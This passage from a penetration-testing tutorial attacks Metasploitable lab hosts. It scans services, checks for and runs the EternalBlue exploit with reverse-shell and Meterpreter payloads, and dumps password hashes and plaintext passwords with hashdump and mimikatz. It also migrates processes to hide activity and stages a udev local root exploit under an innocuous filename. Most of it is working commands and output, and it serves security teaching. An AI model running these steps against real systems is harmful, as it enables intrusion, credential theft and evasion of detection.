One disadvantage to using this module is that we don't get the application that is running on the ports. The well-known ports are easy enough. I know what's likely running on ports like 22, 135, 139, 445, 3306, and others. There are many in the 8000 range, though, that may not as readily identifiable. Since there are so many of them, it seems reasonable to get those holes filled in. The easiest way to do this, rather than running through several specific service scan modules, is to use a version scan from *nmap*. This will populate the services database for us. You can see a search of the services that belong to this particular host in [Example 6-3](#).

### Example 6-3. Services database

```
msf auxiliary(auxiliary/scanner/portscan/tcp) > services -S 192.168.86.48
```

Services

=====

host	port	proto	name	state	info
----	----	-----	----	-----	-----
192.168.86.48	22	tcp	ssh	open	OpenSSH 7.1 protocol 2.0
192.168.86.48	135	tcp	msrpc	open	Microsoft Windows RPC
192.168.86.48	139	tcp	netbios-ssn	open	Microsoft Windows netbios-ssn
192.168.86.48	445	tcp	microsoft-ds	open	Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
192.168.86.48	1617	tcp		open	
192.168.86.48	3000	tcp	http	open	WEBrick httpd 1.3.1 Ruby 2.3.3 (2016-11-21)
192.168.86.48	3306	tcp	mysql	open	MySQL 5.5.20-log
192.168.86.48	3389	tcp	ms-wbt-server	open	
192.168.86.48	3700	tcp		open	
192.168.86.48	3820	tcp		open	
192.168.86.48	3920	tcp	ssl/exasoftport1	open	
192.168.86.48	4848	tcp	ssl/http	open	Oracle Glassfish Application Server
192.168.86.48	5985	tcp		open	
192.168.86.48	7676	tcp	java-message-service	open	Java Message Service 301
192.168.86.48	8009	tcp	ajp13	open	Apache Jserv Protocol v1.3
192.168.86.48	8019	tcp		open	
192.168.86.48	8020	tcp		open	
192.168.86.48	8022	tcp	http	open	Apache Tomcat/Coyote JSP engine 1.1
192.168.86.48	8027	tcp		open	
192.168.86.48	8028	tcp		open	
192.168.86.48	8031	tcp	ssl/unknown	open	
192.168.86.48	8032	tcp		open	
192.168.86.48	8080	tcp	http	open	Sun GlassFish Open Source Edition 4.0
192.168.86.48	8181	tcp	ssl/http	open	Oracle GlassFish 4.0 Servlet 3.1; JSP 2.3; Java 1.8
192.168.86.48	8282	tcp		open	
192.168.86.48	8383	tcp	ssl/http	open	Apache httpd
192.168.86.48	8443	tcp	ssl/https-alt	open	
192.168.86.48	8444	tcp		open	
192.168.86.48	8484	tcp		open	
192.168.86.48	8585	tcp		open	
192.168.86.48	8686	tcp		open	
192.168.86.48	9200	tcp	http	open	Elasticsearch REST API 1.1.1 name: Super Rabbit; Lucene 4.7
192.168.86.48	9300	tcp		open	
192.168.86.48	49152	tcp	msrpc	open	Microsoft Windows RPC

```

192.168.86.48 49153 tcp    msrpc          open  Microsoft Windows RPC
192.168.86.48 49154 tcp    msrpc          open  Microsoft Windows RPC
192.168.86.48 49155 tcp    msrpc          open  Microsoft Windows RPC

```

Based on this, we can go in numerous directions. It's worth doing some service scanning, though, to see if we can get some additional details.

## SMB Scanning

The Server Message Block (SMB) protocol has been used by Microsoft Windows as a way to share information and manage systems remotely for many versions. Using this protocol, we can gather a lot of details about our target. For starters, we can get the operating system version as well as the name of the server. Metasploit modules can be used to extract details from the target. While many of them require authentication, some can be used without needing any login credentials. The first one we will look at, as you can see in [Example 6-4](#), is the `smb_version` module. This provides specifics about our target system.

*Example 6-4. Using `smb_version` against the target system*

```

msf auxiliary(scanner/smb/smb2) > use auxiliary/scanner/smb/smb_version
msf auxiliary(scanner/smb/smb_version) > set RHOSTS 192.168.86.48
RHOSTS => 192.168.86.48
msf auxiliary(scanner/smb/smb_version) > run

[+] 192.168.86.48:445 - Host is running Windows 2008 R2 Standard SP1 (build:7601)
(name:VAGRANT-2008R2) (workgroup:WORKGROUP )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

```

Some systems will allow you to gather a list of shares directories that have been advertised on the network as being available to read or write to remotely without providing credentials. If a system administrator is doing the right things, this wouldn't be possible. However, in the name of expedience, sometimes the wrong things are done. As a result, it's worth trying to enumerate the shares on remote systems. [Example 6-5](#) shows the use of `smb_enumshares` to acquire the shares that are exposed to the outside world.

*Example 6-5. Using `msfconsole` for scanning*

```

msf auxiliary(scanner/smb/smb_enumusers_domain) > use auxiliary/scanner/smb/
smb_enumshares
msf auxiliary(scanner/smb/smb_enumshares) > show options

```

```

Module options (auxiliary/scanner/smb/smb_enumshares):

Name          Current Setting  Required  Description

```

LogSpider	3	no	0 = disabled, 1 = CSV, 2 = table (txt), 3 = one liner (txt) (Accepted: 0, 1, 2, 3)
MaxDepth	999	yes	Max number of subdirectories to spider
RHOSTS		yes	The target address range or CIDR identifier
SMBDomain	.	no	The Windows domain to use <b>for</b> authentication
SMBPass		no	The password <b>for</b> the specified username
SMBUser		no	The username to authenticate as
ShowFiles	false	yes	Show detailed information when spidering
SpiderProfiles	true	no	Spider only user profiles when share = C\$
SpiderShares	false	no	Spider shares recursively
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(scanner/smb/smb_enumshares) > set RHOSTS 192.168.86.48
RHOSTS => 192.168.86.48
msf auxiliary(scanner/smb/smb_enumshares) > run
```

```
[ - ] 192.168.86.48:139 - Login Failed: The SMB server did not reply to our request
[*] 192.168.86.48:445 - Windows 2008 R2 Service Pack 1 (Unknown)
[*] 192.168.86.48:445 - No shares collected
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Based on running this module, it appears credentials are necessary to gather much in the way of information from our target. This is not unexpected, of course, but it is worth trying to run the scan nonetheless.

## Vulnerability Scans

SMB is a good target to investigate further, simply because of how commonly it's used. Even without credentials, we can perform vulnerability scans from inside Metasploit. Over the years, vulnerabilities have been exposed in Windows related to SMB and the Common Internet File System (CIFS). Some of those vulnerabilities have exploits available in Metasploit, but before going through the process of running the exploit, you can check whether the system may be vulnerable to the known issue. The SMB vulnerabilities are not the only ones that have checks available, but since we are working with a Windows system and have been looking at the SMB systems, we may as well check for vulnerabilities. In [Example 6-6](#), we'll take a look to see if our Metasploitable 3 system is vulnerable to MS17-010, also known as *EternalBlue*.



EternalBlue is one of the exploits that was developed by the National Security Agency (NSA), later leaked by the Shadow Brokers group. It was used as part of the WannaCry ransomware attack.

We're going to load another auxiliary module that will check for the vulnerability for us.

### Example 6-6. Scanning a target for MS17-010

```
msf auxiliary(scanner/smb/smb_enumshares) > use auxiliary/scanner/smb/smb_ms17_010
msf auxiliary(scanner/smb/smb_ms17_010) > show options
```

Module options (auxiliary/scanner/smb/smb\_ms17\_010):

Name	Current Setting	Required	Description
CHECK_ARCH	true	yes	Check <b>for</b> architecture on vulnerable hosts
CHECK_DOPU	true	yes	Check <b>for</b> DOUBLEPULSAR on vulnerable hosts
RHOSTS		yes	The target address range or CIDR identifier
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use <b>for</b> authentication
SMBPass		no	The password <b>for</b> the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads

```
msf auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.86.48
```

```
RHOSTS => 192.168.86.48
```

```
msf auxiliary(scanner/smb/smb_ms17_010) > set THREADS 10
```

```
THREADS => 10
```

```
msf auxiliary(scanner/smb/smb_ms17_010) > run
```

```
[+] 192.168.86.48:445 - Host is likely VULNERABLE to MS17-010! - Windows Server
2008 R2 Standard 7601 Service Pack 1 x64 (64-bit)
```

```
[*] Scanned 1 of 1 hosts (100% complete)
```

```
[*] Auxiliary module execution completed
```

Once we have identified that the vulnerability exists, either through a vulnerability scanner like OpenVAS or by testing via modules in Metasploit, we can move on to exploitation. Don't expect, though, that running through a vulnerability scanner will give you all the vulnerabilities on a system. This is where performing port scans and other reconnaissance is important. Getting a list of services and applications will give us additional clues for exploits to look for. Using the search function in Metasploit will give us modules to use based on services that are open and the applications that are listening on the open ports.

## Exploiting Your Target

We will take advantage of the EternalBlue vulnerability to get into our target system. We're going to run this exploit twice. The first time, we'll use the default payload. The second time through, we'll change the payload to get a different interface. The first time, we load up the exploit, as shown in [Example 6-7](#). No options need to be



changed, although a fair number could be changed. You will see that the only option I set before running the exploit is the remote host. You will also see the exploit runs perfectly, and we get remote access to the system.

### Example 6-7. Exploiting Metasploitable 3 with EternalBlue

```
msf exploit(windows/smb/ms17_010_eternalblue) > use exploit/windows/smb/
ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.86.48
RHOST => 192.168.86.48
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.86.21:4444
[*] 192.168.86.48:445 - Connecting to target for exploitation.
[+] 192.168.86.48:445 - Connection established for exploitation.
[*] 192.168.86.48:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.86.48:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.86.48:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32
Windows Server 2
[*] 192.168.86.48:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20
008 R2 Standard
[*] 192.168.86.48:445 - 0x00000020 37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63
7601 Service Pac
[*] 192.168.86.48:445 - 0x00000030 6b 20 31 k 1
[+] 192.168.86.48:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.86.48:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.86.48:445 - Sending all but last fragment of exploit packet
[*] 192.168.86.48:445 - Starting non-paged pool grooming
[+] 192.168.86.48:445 - Sending SMBv2 buffers
[+] 192.168.86.48:445 - Closing SMBv1 connection creating free hole adjacent to
SMBv2 buffer.
[*] 192.168.86.48:445 - Sending final SMBv2 buffers.
[*] 192.168.86.48:445 - Sending last fragment of exploit packet!
[*] 192.168.86.48:445 - Receiving response from exploit packet
[+] 192.168.86.48:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.86.48:445 - Sending egg to corrupted connection.
[*] 192.168.86.48:445 - Triggering free of corrupted buffer.
[*] Command shell session 1 opened (192.168.86.21:4444 -> 192.168.86.48:49273) at
2018-01-29 18:07:32 -0700
[+] 192.168.86.48:445 - =====
[+] 192.168.86.48:445 - -----WIN-----
[+] 192.168.86.48:445 - =====

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

What you will notice from here is that we get a command prompt, just as if you were to run `cmd.exe` on a Windows system. You will be able to run any command in this

session that you would be able to run there. This may be limited, though you can launch PowerShell from this command interface. This will give you access to cmdlets that can be used to manage the system and gather information from it.

In addition to running PowerShell, you can switch out the payload so you are using Meterpreter instead. This gives us a set of functions that have nothing to do with the operating system and any capabilities or limitations of the shell or command interpreter we are presented. In [Example 6-8](#), I'm still using the EternalBlue exploit but I've changed out the payload. This will return a Meterpreter shell instead of the command interpreter.

### *Example 6-8. Exploiting EternalBlue to get Meterpreter*

```
msf exploit(windows/smb/ms17_010_eternalblue) > set PAYLOAD
  windows/x64/meterpreter/reverse_tcp
PAYLOAD => windows/x64/meterpreter/reverse_tcp
msf exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.86.21:4444
[*] 192.168.86.48:445 - Connecting to target for exploitation.
[+] 192.168.86.48:445 - Connection established for exploitation.
[*] 192.168.86.48:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.86.48:445 - CORE raw buffer dump (51 bytes)
[*] 192.168.86.48:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 32
    Windows Server 2
[*] 192.168.86.48:445 - 0x00000010  30 30 38 20 52 32 20 53 74 61 6e 64 61 72 64 20
    008 R2 Standard
[*] 192.168.86.48:445 - 0x00000020  37 36 30 31 20 53 65 72 76 69 63 65 20 50 61 63
    7601 Service Pac
[*] 192.168.86.48:445 - 0x00000030  6b 20 31                                     k 1
[+] 192.168.86.48:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.86.48:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.86.48:445 - Sending all but last fragment of exploit packet
[*] 192.168.86.48:445 - Starting non-paged pool grooming
[+] 192.168.86.48:445 - Sending SMBv2 buffers
[+] 192.168.86.48:445 - Closing SMBv1 connection creating free hole adjacent to
    SMBv2 buffer.
[*] 192.168.86.48:445 - Sending final SMBv2 buffers.
[*] 192.168.86.48:445 - Sending last fragment of exploit packet!
[*] 192.168.86.48:445 - Receiving response from exploit packet
[+] 192.168.86.48:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.86.48:445 - Sending egg to corrupted connection.
[*] 192.168.86.48:445 - Triggering free of corrupted buffer.
[*] Sending stage (205891 bytes) to 192.168.86.48
[*] Meterpreter session 2 opened (192.168.86.21:4444 -> 192.168.86.48:49290) at
    2018-01-29 18:16:59 -0700
[+] 192.168.86.48:445 - =====
[+] 192.168.86.48:445 - -----WIN-----
[+] 192.168.86.48:445 - =====
```

```
meterpreter >
```

You'll see that the exploit runs exactly the same as it did before. The only difference between these two exploit runs is the payload, which doesn't impact the exploit at all. It only presents us with a different interface to the system. Meterpreter is a great interface that will give you quick and easy access to functions you wouldn't get from just the command interpreter.

## Using Meterpreter

Once we have our Meterpreter shell, we can start using it to gather information. We can download files. We can upload files. We can get file and process listings. I've mentioned before that Meterpreter is operating system agnostic. This means that the same set of commands will work no matter what operating system has been compromised. It also means that when you are looking at processes or file listings, you don't need to know the specifics about the operating system or the operating system commands. Instead, you just need to know the Meterpreter commands.



Keep in mind that not all exploits will use the Meterpreter payload. More than that, not all exploits will be capable of using a Meterpreter payload. Everything in this section is relevant only when you are able to use a Meterpreter-based payload.

While exploiting and gaining access to systems is definitely a start, it's not the end goal, or at least it isn't commonly the end goal. After all, when you are performing security testing, you may be asked to see how far you can go, just as an attacker would. Meterpreter provides easy access to functions that will allow us to get deeper into the network by using a technique called *pivoting*. Pivoting can be accomplished with a post-exploitation module. Post-exploitation modules can also be used to gather a lot of details about the system and users.

One thing to note about the post-exploitation modules is that they are operating system specific. This is different from the Meterpreter commands themselves. Instead, the post-exploitation modules are Ruby scripts, just as the exploit and auxiliary scripts are. They get loaded and executed through the connection between your Kali system and the target system. A Windows system has gather, manage, and capture modules. Linux and macOS have only gather modules.

## Meterpreter Basics

Meterpreter provides functions to get around the system, list files, get process information, and manipulate files. In most cases, you will find that the commands follow

those for Unix. The commands will work on Windows, but the name of the command is the same as one used on Unix-like operating systems. As an example, in order to get a listing of files, you use *ls*. On a Windows system, the command is *dir*, but when you use *ls* from Meterpreter, you will get a file listing. Similarly, if you want to get a list of processes, you use *ps*.

One nice feature of Meterpreter is it doesn't require you to look up any references related to functions it offers. Instead, all you have to do is ask. A *help* command will provide you with a list of all the commands available and will provide details about the commands. In addition, Meterpreter will also look for data for you. The *search* command will look for files on the system you have compromised. This feature will save you from manually looking through the filesystem for what you need. Your search can include wildcards. As a result, you can use the search string *\*.docx* to locate files created from more recent versions of Microsoft Word.

If you need additional files to be sent to your targeted host in order to continue your exploitation, you can use *upload* in Meterpreter. It will upload the file on your Kali system to the target system. If you are uploading an executable file, you can run it from Meterpreter by using *execute*. To retrieve files from the target system, you use *download*. If you are referring to a file path on a Windows system, you need to use double slashes because a single backslash is commonly an escape character. As an example, if I want to get access to a Word document in *C:\temp*, I will use *download C:\\temp\\file.docx* to make sure the file path was interpreted correctly.

When it comes to Windows systems, certain details can be useful, including the version of Windows, the name of the system, and the workgroup the system belongs to. To get that information, you can use the *sysinfo* command. This will also tell you the CPU architecture—whether it's 32-bit or 64-bit.

## User Information

After exploiting a system, assuming you have run an exploit and not just gotten in through stolen, acquired, or guessed passwords, you may want to start gathering credentials. This includes gathering usernames and password hashes. Keep in mind that passwords are not stored in plain text. Instead, they are hashed, and the hash value is stored. Authentication modules on the operating system will understand how to hash any passwords provided with login attempts in the same way as the passwords are stored. The hashes can then be compared to see whether they match. If they match, the assumption is the password has been provided.



The assumption of the matching password hashes is based on the idea that no two pieces of data will ever generate the same hash value. If two pieces of data do generate the same hash value, called a *collision*, elements of information security start to be exposed to compromise. The problem of collisions is considered through a mathematical/statistical problem called the Birthday Paradox.

One function of Meterpreter is *hashdump*. This function provides a list of the users and password hashes from the system. In the case of Linux, these details are stored in the */etc/shadow* file. In the case of Windows, the details are stored in the Security Account Manager (SAM), an element of the Windows Registry. In either operating system, you will get the username, user ID, and the password hash just for a start. **Example 6-9** shows running *hashdump* against the Metasploitable 3 system after it had been compromised with the EternalBlue exploit. You will see the username in the first field, followed by the user ID, and then the password hash. To get the password back from the hash, you need to run a password cracker. Hashes are one-way functions, meaning the hash can't be reversed to regenerate the data that created the hash. Instead, you can generate hashes from potential passwords and compare the resulting hash with what you know. When you get a match, you will have the password, or at least a password that will work to get you access as that user.

#### *Example 6-9. Grabbing password hashes*

```
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b5
0b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94
fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
```

Getting password hashes is not the only thing we can do with Meterpreter when it comes to users. You may need to figure out who you are after you have compromised a system. Knowing who you are will tell you what permissions you have. It will also tell you whether you need to escalate your privileges to get administrative rights to be able to do more interesting things, which may include maintaining access to the system post-exploitation. To get the ID of the user you are, you use *getuid*. This tells you the user that Meterpreter is running as on your target host.

Another technique that can be used to gather credentials is the post-exploitation module *check\_credentials*. This not only acquires password hashes but also acquires tokens on the system. A *token* on a Windows system is an object that contains infor-

mation about the account associated with a process or thread. These tokens could be used to impersonate another user because the token could be used as a way of gaining access with the permissions of the user whose token has been grabbed. [Example 6-10](#) shows the run of `check_credentials` with a portion of the password hashes and the tokens that were pulled.

#### Example 6-10. Running `check_credentials`

```
meterpreter > run post/windows/gather/credentials/credential_collector

[*] Running module against VAGRANT-2008R2
[+] Collecting hashes...
  Extracted: Administrator:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
  Extracted: anakin_skywalker:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa
  Extracted: artoo_detoo:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4
  Extracted: leia_organa:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028
  Extracted: luke_skywalker:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a
  Extracted: sshd:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
  Extracted: sshd_server:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035
  Extracted: vagrant:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b
[+] Collecting tokens...
  NT AUTHORITY\LOCAL SERVICE
  NT AUTHORITY\NETWORK SERVICE
  NT AUTHORITY\SYSTEM
  VAGRANT-2008R2\sshd_server
  NT AUTHORITY\ANONYMOUS LOGON
meterpreter >
```

Some of the tokens that were extracted are common ones used for services that are running on a Windows system. The Local Service account is one that is used by the service control manager, and it has a high level of permissions on the local system. It would have no privileges within the context of a Windows domain, so you couldn't use it across multiple systems. However, if you compromise a system running with this account, you will essentially have administrative permissions.

A post-exploitation module available to run in Meterpreter is *mimikatz*. The *mimikatz* module includes functions related to acquiring passwords. While you can get the majority of these in other ways, *mimikatz* provides another mechanism to get credentials. It's also a one-stop shop for ways to get credentials from different sources, including the SAM, as well as from memory. Before we do anything, we need to *load mimikatz*. Once the *mimikatz* module is loaded, we use the *mimikatz\_command* to

run the different functions. [Example 6-11](#) shows the use of *mimikatz\_command* to search for passwords.

### Example 6-11. Using *mimikatz* to get passwords

```
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > mimikatz_command -f sekurlsa::searchPasswords
[0] { sshd_server ; VAGRANT-2008R2 ; D@rj33l1ng }
[1] { Administrator ; VAGRANT-2008R2 ; vagrant }
[2] { VAGRANT-2008R2 ; sshd_server ; D@rj33l1ng }
[3] { Administrator ; VAGRANT-2008R2 ; vagrant }
[4] { VAGRANT-2008R2 ; Administrator ; vagrant }
[5] { sshd_server ; VAGRANT-2008R2 ; D@rj33l1ng }
```

The output shows passwords associated with users on the system. Beyond searching for passwords, we can use *msv* to get password hashes. Since Windows uses Kerberos to do system-to-system authentication, it's useful to be able to extract Kerberos authentication after we have compromised a system. Getting Kerberos information may allow us to migrate from our current compromised system to another system on the network. The *mimikatz* module will pull the Kerberos information by running *kerberos*. Neither *msv* nor *kerberos* requires you to run *mimikatz\_command*. You need to load *mimikatz* and then run those functions directly. Similarly, you don't need to use *mimikatz\_command* to use *ssp* and *livessp*. This will pull information from the security service provider under Windows.



The *mimikatz* module is written by someone who is French. As a result, all of the help that you can get from the module is also written in French. The commands you use to make *mimikatz* work are in English, but if you need additional details such as the parameters, you need to either be able to read French or find a way to translate them reliably.

## Process Manipulation

You will want to do a few things with processes. One of the first things is to migrate your connection from the process you compromised. This will help you to cover your tracks by getting connected to a less obvious process. As an example, you may migrate to an *Explorer.EXE* process or, as in the case of [Example 6-12](#), the *notepad.exe* process. To do this process migration, we need to load another post-exploitation module. This one is *post/windows/manage/migrate*. It will automatically determine another process to migrate to and, as in this case, launch a process if necessary.

### Example 6-12. Migrating to the `notepad.exe` process

```
meterpreter > run post/windows/manage/migrate

[*] Running module against VAGRANT-2008R2
[*] Current server process: spoolsv.exe (984)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 6092
[*] New server process: notepad.exe (6092)
meterpreter >
```

We can also look at dumping processes and recovering them. This will provide us with anything that may be in memory while the application is running and allow us to extract passwords or other sensitive information. To do this, we're going to *upload* the ProcDump utility from Microsoft's SysInternals team. We will get a dump file from a running process that will capture not only the code of the program but also the data from the running program. Before we can get the dump file, though, I have `procdump64.exe` staged on my Kali instance so I can upload it. In [Example 6-13](#), you can see I upload the program I need, which will put it up to the compromised Windows system for use later. This required that I use the Meterpreter payload, so I had the upload capability. Without it, I would have to resort to relying on other file transfer methods.

### Example 6-13. Uploading a program using Meterpreter

```
meterpreter > upload procdump64.exe
[*] uploading : procdump64.exe -> procdump64.exe
[*] uploaded  : procdump64.exe -> procdump64.exe
meterpreter > load mimikatz
Loading extension mimikatz...Success.
meterpreter > mimikatz_command -f handle::list
212 smss.exe -> 80 Process 288 csrss.exe
212 smss.exe -> 84 Process 456 lsm.exe
212 smss.exe -> 88 Process 348 csrss.exe
288 csrss.exe -> 80 Process 340 wininit.exe
288 csrss.exe -> 180 Process 432 services.exe
288 csrss.exe -> 208 Process 448 lsass.exe
288 csrss.exe -> 224 Process 456 lsm.exe
288 csrss.exe -> 336 Process 568 svchost.exe
288 csrss.exe -> 364 Process 332 spoolsv.exe
288 csrss.exe -> 404 Process 644 svchost.exe
288 csrss.exe -> 444 Process 696 svchost.exe
288 csrss.exe -> 516 Process 808 svchost.exe
288 csrss.exe -> 564 Process 868 svchost.exe
288 csrss.exe -> 588 Process 912 svchost.exe
```

You'll see that after the program was uploaded, I loaded `mimikatz` again. While there are other ways to achieve what I need, I wanted to demonstrate this. The reason is we



are getting a list of all the process handles. A *handle* is a reference to an object. Programs will create and open handles to have a way to get to another object. This may include accessing external resources. You can see the PID in the leftmost column, followed by the name of the executable that the process was created from. After this is the handle and the object the handle references. These are all process handles, so *csrss.exe*, for example, has several references to other processes. This may mean that *csrss.exe* started up (spawned) those other processes and is keeping references in order to kill them later if necessary.

Although none are listed there, you can also see tokens listed in the handles. Keep in mind that tokens can be used to gain access to resources such as authenticating against applications that may hold data we want. This is another reason to look at this way of getting the PID, because in the process we'll see processes we may want to dump in order to extract tokens. For what we are doing here, we have what we need. We have the PIDs.

To use *procdump64.exe*, we have to do one thing. It's on the remote system since we uploaded it, but SysInternals tools require that we accept the end-user license agreement (EULA). We can do that by dropping to a shell on the remote system (just type *shell* in Meterpreter, and you will get a command prompt on the remote system). Once we are on the remote system and in the directory the file was uploaded to, which is where we will be placed by default, we just run *procdump64.exe -accepteula*. If we don't do that, the program will print out the EULA and tell you that you need to accept it. [Example 6-14](#) shows dumping a process.

#### Example 6-14. Using *procdump64.exe*

```
C:\Windows\system32>procdump64.exe cygrunsrv.exe
procdump64.exe cygrunsrv.exe

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[13:44:20] Dump 1 initiated: C:\Windows\system32\cygrunsrv.exe_180210_134420.dmp
[13:44:20] Dump 1 complete: 5 MB written in 0.1 seconds
[13:44:20] Dump count reached.

C:\Windows\system32>exit
exit
meterpreter > download cygrunsrv.exe_180210_134420.dmp
[*] Downloading: cygrunsrv.exe_180210_134420.dmp -> cygrunsrv.exe_180210_134420.dmp
[*] Downloaded 1.00 MiB of 4.00 MiB (25.0%): cygrunsrv.exe_180210_134420.dmp ->
  cygrunsrv.exe_180210_134420.dmp
[*] Downloaded 2.00 MiB of 4.00 MiB (50.0%): cygrunsrv.exe_180210_134420.dmp ->
  cygrunsrv.exe_180210_134420.dmp
[*] Downloaded 3.00 MiB of 4.00 MiB (75.0%): cygrunsrv.exe_180210_134420.dmp ->
```

```
cygrunsvr.exe_180210_134420.dmp
[*] Downloaded 4.00 MiB of 4.00 MiB (100.0%): cygrunsvr.exe_180210_134420.dmp ->
cygrunsvr.exe_180210_134420.dmp
[*] download : cygrunsvr.exe_180210_134420.dmp -> cygrunsvr.exe_180210_134420.dmp
```

The process selected had a token handle listed. We can use either the process name or the PID to tell *procdump64.exe* which process we want to dump. If you have processes with the same name, as was the case with *postgres.exe* because it spawned numerous child processes to manage the work, you will have to use the PID. This makes it clear to *procdump64.exe* which process you mean to extract from memory. We end up with a *.dmp* file left on the disk of the remote system. If we want to analyze it, we'll want to bring it back to our local system to work on it. We can do that using *download* in Meterpreter. Before we can do that, we need to drop out of the shell on the remote system so we just *exit* out. This doesn't lose the connection to the remote system, since we still have our Meterpreter session running. We just spawned a shell out of our Meterpreter session and needed to drop back to Meterpreter.

Once we are on the remote system, there are a number of things we can do with processes. This could be done using Meterpreter, one of the other modules that could be loaded, or any number of programs we could upload to the remote system. One thing to keep in mind is that you may want to clean up after yourself after you're done so any artifacts you created aren't available for detection later.

## Privilege Escalation

Ultimately, you won't be able to do much if you don't have a high level of permissions. Ideally, services run with the absolute minimum number of permissions possible. There's simply no reason to run services with a high level of rights. In a perfect world, programmers would follow the principle of least privilege and not require more permissions than are absolutely necessary. Let's say that services are installed with a limited number of privileges, and you manage to compromise the service. This means you are logged in as a user that can't get to anything. You are bound by whatever permissions are held by the user that owns the process you compromised. To do much of anything, you need to get a higher level of privileges.

To get higher privileges, you need a way to compromise another process on the system that is running as root. Otherwise, you may be able to just switch your user role. On a Unix-like system such as Kali, you could use the *su* command to switch users. By default, this would give you root permissions unless you specify a particular user. However, you would need to use the root password to make that happen. You may be able to do that by compromising the root password. Also available on Linux systems is *sudo*. This command gives temporary permissions to run a command. If I were to use *sudo mkdir /etc/directory*, I would be making a directory under */etc*. Since that directory is owned by root, I need the right permissions. This is why I use *sudo*.

We're going to run a privilege escalation attack without using passwords, *sudo* or *su*. For this, we're going to use a local vulnerability. We're going to target a Metasploitable 2 system, which is based on an outdated version of Ubuntu Linux. We need to look for a local exploit that we can use after we have compromised the system. By identifying the version of the kernel by exploiting it, we discover the Linux kernel is 2.6.24. We can find this by using *uname -a* after we are on the system. An *nmap* scan may also be able to identify the version. Knowing the kernel version, we can look for a vulnerability that attacks that version.



Keep in mind that a local vulnerability is one that requires that you are already logged into the machine or you have some ability to execute commands on the machine.

After identifying that a vulnerability is associated with *udev*, a device manager that works with the Linux kernel, we can grab the source code. You can see in [Example 6-15](#) that I've used *searchsploit* to identify *udev* vulnerabilities. I know the one I'm looking for is *8572.c*, based on some research I had done, so I can copy that file from where it sits to my home directory so I can compile it. Since I'm working from a 64-bit system, I had to install the *gcc-multilib* package in order to compile to a 32-binary (the architecture in use at my target). This is something I can identify by using *uname -a*. After compiling the source code to an executable, the executable file has to be copied somewhere it can be accessed remotely. Sticking it into the root of my web server means I can get to it by using a protocol that isn't commonly suspect.



When you compile, you get to determine the filename that comes out of the compilation process. You do this using *-o* and then providing the filename. In our example, I've used a filename that might not be suspect if found on the target system. You can use whatever filename makes you happy, as long as you remember the name so you can retrieve it later.

#### Example 6-15. Staging the local exploit

```
root@yazpistachio# searchsploit udev
```

Exploit Title	Path
	(/usr/share/exploitdb/)
Linux Kernel 2.6 (Debian 4.0 / Ubuntu	exploits/linux/local/8478.sh
Linux Kernel 2.6 (Gentoo / Ubuntu 8.10	exploits/linux/local/8572.c
Linux Kernel 4.8.0 UDEV < 232 - Local	exploits/linux/local/41886.c
Linux Kernel UDEV < 1.4.1 - 'Netlink'	exploits/linux/local/21848.rb

```
Shellcodes: No Result
root@yazpistachio# cp /usr/share/exploitdb/exploits/linux/local/8572.c .
root@yazpistachio# gcc -m32 -o tuxbowling 8572.c
root@yazpistachio# cp tuxbowling /var/www/html
```

